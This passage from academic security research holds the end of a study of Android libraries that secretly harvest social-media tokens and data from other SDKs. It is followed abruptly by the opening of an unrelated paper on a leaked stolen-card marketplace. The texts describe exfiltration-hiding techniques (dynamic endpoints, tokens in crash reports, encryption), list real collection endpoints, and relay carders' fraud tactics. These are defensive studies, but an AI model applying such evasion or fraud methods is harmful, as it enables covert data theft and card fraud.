• *Dynamic exfiltration endpoints*. In some XLDH libraries, we observed the adversaries remotely control the data exfiltration process, where the endpoints to receive the data and the time to exfiltrate data are configured to be dynamic. More specifically, at runtime, the XLDH library (e.g., *com.mobiburn*) fetches a remote configuration file, which specifies the endpoint (a URL) that data should be exfiltrated to, and when to do so. Such a treatment helps XLDH library evade the domain blocklist based blocking, once its server endpoint is on the blocklist and thereby blocked by local firewalls, ISP, etc.; not hard-coding the malicious endpoint can also render static vetting less effective. Furthermore, a dynamic, controlled exfiltration schedule gives the adversaries better control to evade detection, e.g., no exfiltration during vetting.

• *Hidding data exfiltration in crash reports*. Another in-

teresting observation is that XLDH libraries put the exfiltrated data in crash reports. For instance, the XLDH library *com.kongregate* appends the harvested Facebook session token in its crash report, and sends it out to the Internet.

• *Data encryption*. We observed the XLDH libraries (e.g., *com.mobiburn* and *com.umeng*) encrypted the data before sending to the Internet: particularly, RSA used by *com.mobiburn* and AES used by *com.umeng* for data encryption. This can render network-based privacy detection less effective, e.g., [73], which used mitmproxy to decrypt HTTPS traffic for data leakage inspection.

Backend server endpoints. Our study uncovers a series of backend servers of the XLDH libraries (see Table 10 in Appendix). We used VirusTotal to scan all of the backend server URLs. However, none of them were flagged as malicious. We observe that while an XLDH library typically exfiltrates data to their own domain – which might be blocked by domain blocklists [31, 36, 38] – XLDH developers also leverage reputable domain to receive data. Specifically, the XLDH library *com.kongregate* appends the data into its crash reports, and thus, the data was sent to Google's Crashlytics, a platform that helps app developers collect crash information and analyze stability issues [12]. Similarly, *com.adience* sent their data to a free web hosting service `frwrd.me`.

5.4 XLDH Library Distribution Channels

Behind the popularity of XLDH libraries are the promotion mechanisms that XLDH vendors take to attract app vendors. To understand their promotion and distribution channels, we searched the library websites, news reports, and analyzed the code and harvested data of XLDH libraries, and summarize their distribution channels as below.

• *Pre-installed libraries.* As mentioned in Section 5.2, we observe that XLDH libraries were widely pre-installed in the apps, which were generated by free app building services (e.g., appsgeyser [6], duksel [14]). For instance, 18% of the affected apps of *com.devtodev* were generated by the duksel [14], whose apps show similar package name pattern "`com.duksel.(\W*\w*)*free`".

• *Embedding in other libraries/services.* Another important channel to distribute malicious libraries in real-world apps is to be integrated by other popular libraries or services. As mentioned earlier, the vendor of *com.appsgeyser*, AppsGeyser, is the biggest free Android app builder on the market [6] who integrates XLDH libraries in the Android apps it created. Interestingly, we found that *com.appsgeyser* appears 34% and 29% of the time with *com.onaudience* and *com.yandex*, respectively. Hence, the users of apps generated by AppsGeyser face the risks of exposing Facebook and Twitter user data and Google Advertising IDs and device IDs.

As another example, we found the XLDH library *com.mobiburn* included another XLDH library *com.onaudience*. So any app integrates the former library could silently include the latter, increasing the chance of XLDH-library distributions. This was observed in 8 older versions of *com.mobiburn*, released from April 11, 2018 to June 17 2019 (v1.5.3 to v1.9.0). This might come out of the collaboration relation between the XLDH developers.

• *Offering app monetization*. Another important promotion channel XLDH vendors take is to offer app vendors monetary incentives to integrate the libraries. For example, `OneAudience` offers app vendors 0.03 USD per app installation; `Mobiburn` offers 0.015 USD per app installation.

Among those libraries offering app monetization, *com.oneaudience* and *com.mobiburn* do not provide any functionalities to the apps, except for data harvesting. Interestingly, *the app vendors may not fully understand the risk such a library incurs in her app*. For example, `OneAudience` claims in its privacy policy (dated in February 19, 2019, and accessed in our study in October, 2019) that it collects the user's device ID, operating system type, device make and model, etc., which are albeit private but commonly considered acceptable if properly disclosed; however, behind the scene, it collects a full spectrum of Facebook and Twitter data via unauthorizedly using AccessToken.

• *Offering appealing functionalities*. Some libraries (*com.sharesdk* and *com.umeng.socialize*) offer app developers helpful functionalities, although behind the scene performing XLDH. The functionalities they offer include integration with social media (e.g., single-sign on, posting to Facebook/Twitter), analytics, crashreports, pushing messages, in-app purchases, etc.

6 Discussion

Impacts to privacy regulations. Our study complements the recent understandings to privacy compliance: a thread of recent works [87][44] assessed whether an app's data practice (e.g., data collection and sharing with third-party) is consistent with what is disclosed in its privacy policy (a.k.a., *flow-to-policy consistency analysis*). These studies generally suggested that app vendors are at fault by not properly disclosing the data sharing with third-parties (e.g., advertisers, analytics providers, etc.), and correspondingly, app vendors have been charged by regulatory agencies (e.g., FTC) [24]. To complement these studies, our study shows that app vendors can also be victims, since an in-app data flow to a malicious third-party by *XLDH* can be opaque to app vendors. In this regard, our work has serious implications to privacy compliance regulations; also, *XFinder* can be used by both regulators and app vendors to inspect in-app data practice with third-parties.

Responsible disclosure. We have reported the affected apps and XLDH libraries we found to the app vendors and app store (e.g., Facebook, Twitter, Google Play store) and helped them understand the threats since October, 2019. Google has

removed the affected apps from the Google Play or asked the app owners to remove those libraries. Facebook and Twitter have taken legal actions against the XLDH library providers.

Future work. As discussed in Section 4, an automatic and sound detection of XLDH libraries in the wild is limited, at least in part, by today's techniques for document analysis (ToS, privacy polices) and program analysis (e.g., tracking complicated data flows, resolving reflection-call targets). Note that, as we observed, reflection-based calls are widely used in XLDH activities, likely because they are more stealthy and difficult to detect than conventional calls (developers may also use reflection calls with less/none malicious motivations, such as maintaining backward compatibility when the target class may not exist [62]). Hence, better capability to resolve reflection calls in the future may contribute to a more sound detection of XLDH and more in-depth understanding of the XLDH activities. Further, although we focused on Android in this study, XLDH is completely feasible on iOS, which we plan to study in the future work. We indeed made a preliminary attempt by looking at the iOS version of an XLDH library `OneAudience`, and found it has the same XLDH behavior as on Android (harvesting data from Facebook and Twitter SDKs). We communicated XLDH risks to Apple in late 2019, who worked with us to analyze the iOS counterparts of XLDH libraries we found on Android and asked affected apps to remove the malicious libraries.

7 Related Work

Study on malicious mobile SDKs. Prior studies such as extensively explored the risks of malicious mobile SDKs. In particular, prior research showed that malicious SDKs could collect users' sensitive data from the host apps and mobile devices, leading to serious privacy leakage due to their wide integration/adoption by popular mobile apps [53, 72, 78, 79, 81]. The problem has been studied through large-scale measurements using both static [69] and dynamic [52, 72, 73] program analysis. The sensitive data studied include on-device data (e.g., IMEI, phone number, GPS coordinates), as well as user profiles (e.g., age, gender, preferences) from app server [54, 69]. To mitigate the problems, prior research proposed different fine-grained mechanisms to isolate third-party SDKs [59, 76, 82, 83]. Unfortunately, these mitigates are hard to be fully adopted by current ecosystem due to different deployment limitations (e.g., requiring app code instrumentation [76, 82] or human-crafted policies [83]). Recent studies also studied malicious SDKs involved in the ad-fraud scheme, using techniques like click injection and click flooding [65]. Different from prior research, our study sheds lights on a new type of privacy harvesting channel (i.e., the cross-library data harvesting) which is significantly different from prior studies in terms of the diversity of the private data and complexity of in determining their data sharing policies (specific to individual SDKs). In addition, our measurement covers 1.3M apps for a comprehensive understanding of the problem in the wild, the largest scale compared to all previous research for privacy leakage study.

Text analysis for mobile privacy. Our approach for identifying privacy in-compliance between cross-library invocations through their documentations (i.e, Terms-of-service) follows a history of proposed text analysis over mobile apps, using a mixed technique of NLP and machine learning. Topics within this range include identifying sensitive data items [68, 69], their desired destinations [87], policy contradictions [45] as well as the the benign usage contexts [44, 51]. In terms of mobile privacy compliance, Whyper [70] is among the first to use NLP techniques for automatically reasoning the permission usage in mobile apps through text analysis from app descriptions. Later, a thread of recent works [44, 57, 80, 87, 88] provide better understanding for the privacy policy and its compliance with mobile app's data practice. Specifically, Polisis [57] proposes neural-network based classifiers to automatically annotating privacy policies with both high-level and fine-grained labels. Maps [87] performs large-scale measurement analysis to identify those privacy leakage of mobile apps which are not disclosed by their privacy policies. PolicyLint [45] investigates the internal contradictions of a given privacy policy, by identifying and analyzing the data collection and sharing statements at the sentence-level. However, these works are more focused on the privacy implications caused by app developers. Instead, our research look into the privacy compliance among different parties. This recalls a more in-depth analysis over a border range of privacy-related documents (i.e, Terms-of-service of third-party libraries). The sensitive data considered in our research among cross-library invocations rely on parsing the ToS statement, rather than a pre-defined list, as did in previous studies [69, 87]. In addition, identify such privacy violations requires more fine-grained rules (Section 3.2), which is not addressed by previous research.

8 Conclusion

In our paper, we report the first systematic research on XLDH libraries aiming at third-party SDKs to harvest private user data, based upon a suite of techniques that addresses the challenges in analyzing SDK ToSes to recover the semantics of data sharing policies and evaluating apps to find cross-library interactions. Our study demonstrates the significant privacy and social impacts of this new threat. Our research further uncovers a series of unique characteristics of the XLDH libraries, such as their distribution channels, hidden data exfiltration channels. We discussed the limitations of our current tool and the future research that is needed for a more in-depth understanding of XLDH activities.

Acknowledgement

Jice Wang, Jinwei Dong and Yuqing Zhang are supported by National Natural Science Foundation of China U1836210 and CSC scholarship. The authors of Indiana University are supported in part by Indiana University FRSP-SF and NSF CNS-1618493, 1801432 and 1838083.

References

[1] Packet Capture. https://play.google.com/store/apps/details?id=app.greyshirts.sslcapture.

[2] Aliyun - resolve conflicted utdids. https://help.aliyun.com/knowledge_detail/59152.html.

[3] Android app storage. https://developer.android.com/training/data-storage.

[4] Android application sandbox. https://source.android.com/security/app-sandbox.

[5] Android social library statistics and market share. https://www.appbrain.com/stats/libraries/social-libs.

[6] Appsgeyser. https://appsgeyser.com/.

[7] Appsgeyser's privacy policy. http://appsgeyser.com/privacy/app/.

[8] Bag-of-words. https://en.wikipedia.org/wiki/Bag-of-words_model.

[9] Best practise of advertising id. https://developer.android.com/training/articles/user-data-ids.

[10] com.facebook.accesstoken - facebook. https://developers.facebook.com/docs/reference/android/current/class/AccessToken/?locale=en_US.

[11] Constituency parsing. https://web.stanford.edu/~jurafsky/slp3/13.pdf.

[12] Crashlytics - google. https://en.wikipedia.org/wiki/Crashlytics.

[13] Developer policy center- google. https://play.google.com/intl/en_us/about/developer-content-policy/.

[14] Duksel, we create amazing games. https://duksel.com/.

[15] Facebook app review – app development. https://developers.facebook.com/docs/apps/review/.

[16] Facebook terms of service. https://www.facebook.com/terms.php.

[17] Facebook–cambridge analytica data scandal - wikipedia. https://en.wikipedia.org/wiki/Facebook%E2%80%93Cambridge_Analytica_data_scandal.

[18] Full profile fields - linkedin. https://docs.microsoft.com/zh-cn/linkedin/shared/references/v2/profile/full-profile?context=linkedin/consumer/context.

[19] GDPR. https://gdpr-info.eu/.

[20] Github. https://github.com.

[21] Google gson sdk. https://github.com/google/gson.

[22] Google play top apps. https://play.google.com/store/apps/top.

[23] googleplay-api. https://github.com/NoMore201/googleplay-api.

[24] In the Matter of Goldenshores Technologies, LLC, and Erik M. Geidl. https://www.ftc.gov/enforcement/casesproceedings/132-3087/goldenshores-technologies-llcerik-m-geidl-matter.

[25] Inside-outside-beginning. https://en.wikipedia.org/wiki/Inside--outside--beginning_(tagging).

[26] Java reflection- oracle. https://www.oracle.com/technical-resources/articles/java/javareflection.html.

[27] Maven repository. https://mvnrepository.com.

[28] merge-phrase. https://spacy.io/api/pipeline-functions.

[29] Nielsen and bridge marketing. https://www.nielsen.com/us/en/press-releases/2016/nielsen-and-bridge-marketing-collaborate-to-bring-exclusive-oneaudience-data-to-nielsen-marketing-cloud/.

[30] Part-of-speech. http://web.stanford.edu/class/cs124/lec/postagging.pdf.

[31] phishtank. https://phishtank.org/user.php?username=cleanmx.

[32] pos-attributes. https://spacy.io/api/dependencyparser.

[33] Reverse domain name notation - java. https://en.wikipedia.org/wiki/Reverse_domain_name_notation.

[34] Single sign-on (sso) - wikipedia. https://en.wikipedia.org/wiki/Single_sign-on.

[35] Skip-gram. https://en.wikipedia.org/wiki/N-gram#Skip-gram.

[36] spamhaus. https://www.spamhaus.org/lookup/.

[37] standford-doc. https://nlp.stanford.edu/software/crf-faq.html.

[38] virustotal. https://www.virustotal.com/en/user/cleanmx/.

[39] XLDH Project Dataset. https://sites.google.com/view/roommatetheft/.

[40] Xposed. https://repo.xposed.info/.

[41] Apkpure, download apk free online. https://apkpure.com/, 2020.

[42] Open Handset Alliance. Android open source project. https://source.android.com/.

[43] Kevin Allix, Tegawendé F. Bissyandé, Jacques Klein, and Yves Le Traon. Androzoo: Collecting millions of android apps for the research community. In *Proceedings of the 13th International Conference on Mining Software Repositories*, MSR '16, pages 468–471, New York, NY, USA, 2016. ACM.

[44] Benjamin Andow, Samin Yaseer Mahmud, et al. Actions speak louder than words: Entity-sensitive privacy policy and data flow analysis with policheck.

[45] Benjamin Andow, Samin Yaseer Mahmud, et al. Policylint: investigating internal privacy policy contradictions on google play. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 585–602, 2019.

[46] Benjamin Andow, Samin Yaseer Mahmud, et al. Actions speak louder than words: Entity-sensitive privacy policy and data flow analysis with policheck. In *29th {USENIX} Security Symposium ({USENIX} Security 20)*, pages 985–1002, 2020.

[47] Steven Arzt, Rasthofer, et al. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps.

[48] CalOPPA. California online privacy protection act (caloppa). https://leginfo.legislature.ca.gov, 2020.

[49] Danqi Chen and Christopher D Manning. A fast and accurate dependency parser using neural networks.

[50] Kai Chen, Xueqiang Wang, Yi Chen, Peng Wang, et al. Following devil's footprints: Cross-platform analysis of potentially harmful libraries on android and ios. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 357–376. IEEE, 2016.

[51] Yi Chen, Mingming Zha, et al. Demystifying hidden privacy settings in mobile apps. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 570–586. IEEE, 2019.

[52] Jonathan Crussell, Ryan Stevens, et al. Madfraud: Investigating ad fraud in android applications. In *Proceedings of the 12th annual international conference on Mobile systems, applications, and services*, pages 123–134, 2014.

[53] Soteris Demetriou, Whitney Merrill, et al. Free for all! assessing user data exposure to advertising libraries on android. In *NDSS*, 2016.

[54] Mojtaba Eskandari, Bruno Kessler, et al. Analyzing remote server locations for personal data transfers in mobile apps. *Proceedings on Privacy Enhancing Technologies*, 2017(1):118–131, 2017.

[55] Facebook. Facebook platform policy. https://developers.facebook.com/policy?locale=en_US.

[56] Matt Gardner, Joel Grus, Mark Neumann, et al. Allennlp: A deep semantic natural language processing platform. 2017.

[57] Hamza Harkous, Kassem Fawaz, et al. Polisis: Automated analysis and presentation of privacy policies using deep learning. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 531–548, 2018.

[58] Matthew Honnibal and Ines Montani. spacy 2: Natural language understanding with bloom embeddings.

[59] Jie Huang, Oliver Schranz, et al. The art of app compartmentalization: Compiler-based library privilege separation on stock android. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1037–1049, 2017.

[60] Bum Jun Kwon, Mondal, et al. The dropper effect: Insights into malware distribution with downloader graph analytics. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 1118–1129, 2015.

[61] Guillaume Lample, Miguel Ballesteros, et al. Neural architectures for named entity recognition.

[62] Li Li, Tegawendé F Bissyandé, et al. Droidra: Taming reflection to support whole-program analysis of android apps. 2016.

[63] Xiaojing Liao, Kan Yuan, et al. Acing the ioc game: Toward automatic discovery and analysis of open-source cyber threat intelligence. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 755–766, 2016.

[64] Xiaojing Liao, Kan Yuan, XiaoFeng Wang, et al. Seeking nonsense, looking for trouble: Efficient promotional-infection detection through semantic inconsistency search. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 707–723. IEEE, 2016.

[65] Bin Liu, Suman Nath, et al. {DECAF}: Detecting and characterizing ad fraud in mobile apps. In *11th {USENIX} Symposium on Networked Systems Design and Implementation ({NSDI} 14)*, pages 57–70, 2014.

[66] Christopher D Manning, Mihai Surdeanu, et al. The stanford corenlp natural language processing toolkit.

[67] Tomas Mikolov, Ilya Sutskever, Kai Chen, et al. Distributed representations of words and phrases and their compositionality. In *Advances in neural information processing systems*, pages 3111–3119, 2013.

[68] Yuhong Nan, Min Yang, Zhemin Yang, et al. Uipicker: User-input privacy identification in mobile applications. In *24th {USENIX} Security Symposium ({USENIX} Security 15)*, pages 993–1008, 2015.

[69] Yuhong Nan, Zhemin Yang, et al. Finding clues for your secrets: Semantics-driven, learning-based privacy discovery in mobile apps. In *NDSS*, 2018.

[70] Rahul Pandita, Xusheng Xiao, et al. {WHYPER}: Towards automating risk assessment of mobile applications. In *Presented as part of the 22nd {USENIX} Security Symposium ({USENIX} Security 13)*, pages 527–542, 2013.

[71] Peng Qi, Yuhao Zhang, Yuhui Zhang, et al. Stanza: A python natural language processing toolkit for many human languages.

[72] Abbas Razaghpanah, Rishab Nithyanand, et al. Apps, trackers, privacy, and regulators: A global study of the mobile tracking ecosystem. 2018.

[73] Jingjing Ren, Martina Lindorfer, et al. Bug fixes, improvements, ... and privacy leaks: A longitudinal study of pii leaks across android app versions. 2018.

[74] Jingjing Ren, Ashwin Rao, et al. Recon: Revealing and controlling pii leaks in mobile network traffic. In *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services*, pages 361–374, 2016.

[75] Sankardas Roy, DeLoach, et al. Experimental study with real-world data for android app security analysis using machine learning. In *Proceedings of the 31st Annual Computer Security Applications Conference*, pages 81–90, 2015.

[76] Jaebaek Seo, Daehyeok Kim, et al. Flexdroid: Enforcing in-app privilege separation in android. In *NDSS*, 2016.

[77] Rocky Slavin, Xiaoyin Wang, et al. Toward a framework for detecting privacy policy violations in android application code. In *Proceedings of the 38th International Conference on Software Engineering, ICSE 2016, Austin, TX, USA, May 14-22, 2016*, pages 25–36. ACM, 2016.

[78] Sooel Son, Daehyeok Kim, and Vitaly Shmatikov. What mobile ads know about mobile users. In *NDSS*, 2016.

[79] Ryan Stevens, Clint Gibler, et al. Investigating user privacy in android ad libraries. In *Workshop on Mobile Security Technologies (MoST)*, volume 10. Citeseer, 2012.

[80] Peter Story, Sebastian Zimmeck, Ravichander, et al. Natural language processing for mobile app privacy compliance. In *AAAI Spring Symposium on Privacy-Enhancing Artificial Intelligence and Language Technologies*, 2019.

[81] Kurt Thomas, Elie Bursztein, et al. Ad injection at scale: Assessing deceptive advertisement modifications. In *2015 IEEE Symposium on Security and Privacy*, pages 151–167. IEEE, 2015.

[82] Eran Tromer and Roei Schuster. Droiddisintegrator: Intra-application information flow control in android apps. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 401–412, 2016.

[83] Nikos Vasilakis, Ben Karel, et al. Breakapp: Automated, flexible application compartmentalization. In *NDSS*, 2018.

[84] Jason W Wei and Kai Zou. Eda: Easy data augmentation techniques for boosting performance on text classification tasks. *arXiv preprint arXiv:1901.11196*, 2019.

[85] Wikipedia. Facebook–cambridge analytica data scandal. https://en.wikipedia.org/wiki/Facebook--Cambridge_Analytica_data_scandal.

[86] Shomir Wilson, Florian Schaub, et al. The creation and analysis of a website privacy policy corpus.

[87] Sebastian Zimmeck, Peter Story, et al. Maps: Scaling privacy compliance analysis to a million apps. *Proceedings on Privacy Enhancing Technologies*, 2019(3):66–86, 2019.

[88] Sebastian Zimmeck, Ziqi Wang, Lieyong Zou, et al. Automated analysis of privacy requirements for mobile apps. In *2016 AAAI Fall Symposium Series*, 2016.

[89] etc. Zuo, Chaoshun. Why does your data leak? uncovering the data leakage in cloud from mobile apps. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1296–1310. IEEE, 2019.

9 Appendix

Table 9: Examples of SubTree Patterns (with the full list released online [39])

sentence	patterns
store the confidential information without our prior written consent	((data:dobj,(condition:pobj) condition:prep)action:ROOT)
collect such information when the applicable End User has consented to such activities	((data:dobj,(other:nsubj,has:aux, (condition:pobj)condition:prep) condition:advcl)action:ROOT)
obtain consent before you use our service data	((condition:dobj,(data:dobj) action:advcl)obtain:ROOT)

Table 10: Examples of Exfiltration Endpoints (with full list released online [39])

XLDH Library	Endpoint
com.oneaudience	https://api.oneaudience.com/api/devices
com.revmob	https://android.revmob.com
io.radar	https://api.radar.io/
com.adience	http://frwrd.me/sdkserver
com.buongiorno	https://auth-api.newton.pm/

Swiped: Analyzing Ground-truth Data of a Marketplace for Stolen Debit and Credit Cards

Maxwell Aliapoulios, Cameron Ballard, Rasika Bhalerao, Tobias Lauinger, Damon McCoy
New York University

Abstract

This paper presents the first empirical study of ground-truth data from a major underground shop selling stolen credit and debit cards. To date, there is little quantitative knowledge about how this segment of the underground economy operates, despite it causing fraud losses estimated at billions of dollars a year. Our analysis of four years of leaked transactional data allows us to characterize this shop's business model, sellers, customers, and finances. The shop earned close to $104 M in gross revenue, and listed over 19 M unique card numbers for sale. Around 97% of the inventory was stolen magnetic stripe data, commonly used to produce counterfeit cards for in-person payments. Perhaps surprisingly, customers purchased only 40% of this inventory. In contrast, the shop sold 83% of its card-not-present inventory, used for online fraud, which appeared to be in short supply. Demand and pricing were not uniform, as buyers appeared to perceive some banks as having weaker countermeasures against fraud. Even multiple years into the U.S. EMV chip deployment, the supply of stolen magnetic stripe data continued to increase sharply. In particular, we identified a continuing supply of newly issued cards not equipped with EMV chips, especially among prepaid cards. Our findings suggest that improvements to EMV chip deployment in the U.S., combined with a limited supply of stolen card-not-present data, could be avenues to decreasing the revenue and profitability of this shop.

1 Introduction

Fraud due to counterfeit credit and debit cards is a growing problem, estimated at 20 billion dollars worldwide for 2018 [10]. These losses were not distributed evenly. E.U. countries experienced some of the lowest levels of fraud, and the U.S. some of the highest [10]. This is largely attributed to the E.U.'s early adoption of anti-counterfeit chip technology *EMV*. The U.S. introduced EMV only relatively recently, and has not yet achieved comprehensive deployment. In October 2015, liability for counterfeit card payments shifted to merchants failing to process chip payments [6, 19]. Yet, the U.S. Federal Reserve estimated that in 2018, 43.3% of *card-present* (in-person) payments were still processed by reading the magnetic stripe instead of a chip [8].

For card-present payments, counterfeit cards are typically produced by encoding magnetic stripe data stolen from authentic cards. Magnetic stripe data may be stolen through breaches of merchants' Point of Sale (PoS) terminals [26], or using skimmers installed in ATMs [36] and gas pumps [16,35]. Often, the data is then resold in forums and marketplaces.

Much of the prior academic work has focused on the communities behind this fraud [11, 21, 24, 31, 41, 44], and on developing methods to detect physical skimming devices [16,35,36] or cloned magnetic stripe cards [37]. Several industry studies have been able to provide insights into pricing based on data scraped from *carding shops* dedicated to selling stolen credit and debit card data [9, 12, 22]. A key limitation of these studies was that they were based on external measurements with limited visibility into internal operations. For example, to date there is little understanding of the financial aspects and profitability of such shops, and we do not know which parts of a shop's inventory are actually purchased.

This paper presents the first empirical case study based on ground-truth data of a major shop selling stolen credit and debit cards with a focus on the U.S. market. The data was leaked in a breach of the carding shop. When we received a copy of the database, we needed to reverse engineer its schema, and conducted internal and external validity checks to assess its authenticity.

The leaked database covers the period from January 2015 to January 2019. During this time, the shop earned close to $104 M in gross revenue, and listed over 19 M unique card numbers (stolen *accounts*) for sale. The majority (97%) of the inventory was stolen magnetic stripe data. Perhaps counterintuitively, magnetic stripe supply increased after the EMV liability shift; in 2018 and 2019, the shop added an average of 93,600 stolen magnetic stripe accounts per week. This supports reports that large-scale breaches of PoS systems are fairly common [26–28].

We conducted an analysis of EMV deployment in the U.S. from the perspective of the carding shop. In the last two years of the leaked data, 85% of the stolen magnetic stripe data originated from EMV chip-enabled cards. This suggests that current incentives might be insufficient to reduce risky use and acceptance of magnetic stripe transactions. Furthermore, even three years after the liability shift, there still was a small but persistent supply of newly issued cards without chips, especially among prepaid cards.[1] Such non-EMV accounts saw much greater demand than EMV accounts, and made up 30.4% of the shop's gross revenue after the liability shift.

Out of the over 19 M accounts listed in the shop, 60% did not sell, despite prices starting at only 21 cents. We investigated what made such a large fraction of stolen accounts apparently undesirable for carders, and found that they preferred to purchase magnetic stripe accounts issued by certain banks but not others. In particular, carders appeared to prefer accounts from medium-sized and smaller banks. This suggests that buyers perceived differences in anti-fraud measures.

We estimate that the shop earned $24 M before labor and infrastructure costs, with profits growing consistently over the years. Revenue from stolen magnetic stripe data was flat in 2017 and 2018, but it still accounted for 92.2% of gross revenue in 2018. The top 5 magnetic stripe buyers in 2018 spent over $100 k each on stolen magnetic stripe accounts, indicating that they were likely able to evade EMV and transactional risk-based anti-fraud measures.

Around 3% of the shop's inventory was *card-not-present* data used for online fraud. Supply and demand were increasing, but these accounts only made up 7.8% of gross revenue in the last year of the leaked data. The shop paid sellers higher commission rates for stolen card-not-present accounts, yet it appeared unable to attract supply at the same level as magnetic stripe accounts. Based on the perspective of this one shop, it appeared to be more difficult in the U.S. to steal large amounts of card-not-present accounts as opposed to magnetic stripe accounts.

This paper makes the following contributions:

- We characterize the behavior of buyers, and show on the basis of pricing and demand that buyers had clear preferences among card issuers and card types.
- We study the state of U.S. EMV deployment through the lens of this shop. While effects of EMV were visible, deployment had no major impact on the shop's prosperity.

2 Background

The sale of stolen payment cards online has a long history. It has been conducted in public Internet Relay Chat (IRC) channels [21] and underground forums [11, 24, 31, 34]. More recently, payment card sales have migrated away from these ad-hoc channels to more streamlined, dedicated *carder shop* websites [29]. These carder shops have functionality and a degree of automation similar to their legitimate e-commerce counterparts. For example, carder shops feature automated customer account creation, a search interface for available payment cards, shopping carts, automated checkout and payment, automated refunds, and ticket-based customer support.

[1] Prepaid cards are not linked to a credit or conventional bank account; only funds deposited into the associated prepaid account can be spent.




Figure 1: Stakeholder overview. The carder shop receives *accounts* (payment card data) from suppliers who presumably steal them by compromising PoS (Point of Sale) or online payment systems. Shop customers buy accounts for use in fraudulent purchases or for resale. This paper focuses on the shop; how accounts are stolen or cashed out is out of scope.

This new carder shop structure has created specializations and likely efficiencies in the ecosystem. As Figure 1 illustrates, it is no longer the case that the person stealing the cards has to deal with the rest of the sales process. Instead, carder shops, including the one that we study, are often market platforms where multiple sellers provide stolen payment cards on consignment to the shop operators. The carder shop pays the sellers a commission for each sale, and handles tasks such as vetting of sellers, advertising of the shop on underground forums, building and maintaining the website infrastructure, payment processing, and customer support. This platform structure is also used in other illegitimate markets such as drug sales [20, 38] and bullet proof hosting [33].

2.1 "The Shop"

The shop that we study in this paper has been in operation since 2015, and can be reached at a regular Internet domain name. As indicated in the leak, it was run by two administrators. To become a customer, users create an account and make a deposit. While paid in Bitcoin, the balance (and the prices in the shop) are marked in U.S. dollars. Customers can search the shop's inventory according to features such as the card network (e.g., MasterCard or Visa), type (e.g., business or gold), bank, zip code, or price. This enables buyers to identify cards they believe to be more likely to complete the intended fraudulent transaction. Upon purchase, they have the option to check the validity of a card for $0.50. The card "checker" presumably requests authorization for a small test purchase using the card data. If authorization fails, the buyer obtains an automatic refund for the card. (Certain card types are not eligible for refunds, and the shop places time restrictions and upper limits on how many refunds a single buyer can obtain.) It is worth noting that the shop sells each card only once, to give the buyer confidence that it has not been previously used for fraud. The shop is continually restocked with new releases of stolen cards. The most loyal customers enjoy exclusive access to new cards for the first hours after release, and receive a discount on all their purchases. Based on a review of conversations in the customer support ticketing system, it appears that prices, and discounts for older stock, are set by the shop. Supply is provided by external sellers, who negotiate their commission with the shop.

2.2 Payment Cards, Authorization and Fraud

When we refer to stolen payment cards in this paper, we do not mean cards that have been physically stolen. Instead, they have had some of their data copied, which would allow their use or cloning without access to the original card. Payment cards are typically identified by their number and expiration date. We refer to this data as a stolen *account*. The first six digits of the card number are the *Bank Identification Number (BIN)*, indicating the card network and the issuing bank. In some cases, the card network issues all or most of the cards; in other cases, the network acts as an umbrella for independent banks and their technical service providers.

In order to prevent fraud, a payment usually cannot be processed with knowledge of the card number and expiration date alone. What exactly is needed to authorize a payment depends on various circumstances, including whether the payment is processed with the *card present* or the *card not present*, the physical security features of the card, such as magnetic stripe, contact chip or contactless, the capabilities of the device reading the card, and the policies and anti-fraud measures implemented by the involved parties such as the merchant, the merchant's payment processor, the card network, and the issuing bank.

A fragmented ecosystem and differing anti-fraud mechanisms imply that opportunities for fraud are not uniform. Carders frequently share strategies for monetizing stolen cards and avoiding anti-fraud systems. These tips include attempting fraudulent transactions close to where the legitimate card owner likely lives, selecting banks perceived to have less effective anti-fraud systems, and making specific types of purchases that target gaps in these systems. To wit, underground carding forum members frequently sell lists of BINs that are thought to be more vulnerable to fraudulent transactions.

In the following, we briefly discuss the differences between card-present and card-not-present payment authorization, and which card data is typically required during the authorization process. We base these definitions on the manner in which stolen accounts were marketed on the shop.

Card Present (Magnetic Stripe). In this scenario, the payment card is physically read by the merchant's point of sale (PoS) system. Traditionally, this meant "swiping" the card to read the track data encoded in the magnetic stripe, which includes the card number, expiration date, cardholder name, and CVV1. The card verification value CVV1 is only encoded on the magnetic stripe but not visible or typically known to the cardholder; when authorizing transactions, it is used as an indicator that the magnetic stripe of a card has been read. Since magnetic stripe data is static, it is trivial to clone cards for fraudulent use. Countermeasures include the introduction of contactless and contact chip (EMV) technology [1–4]. However, adoption of EMV technology in the U.S. has lagged behind other countries [43] with only 57% of 2018 U.S. card present transactions processed using EMV [8]. Although vulnerabilities have been discovered in the EMV specification [17, 32], we did not find any indications of these being exploited in the leaked data.

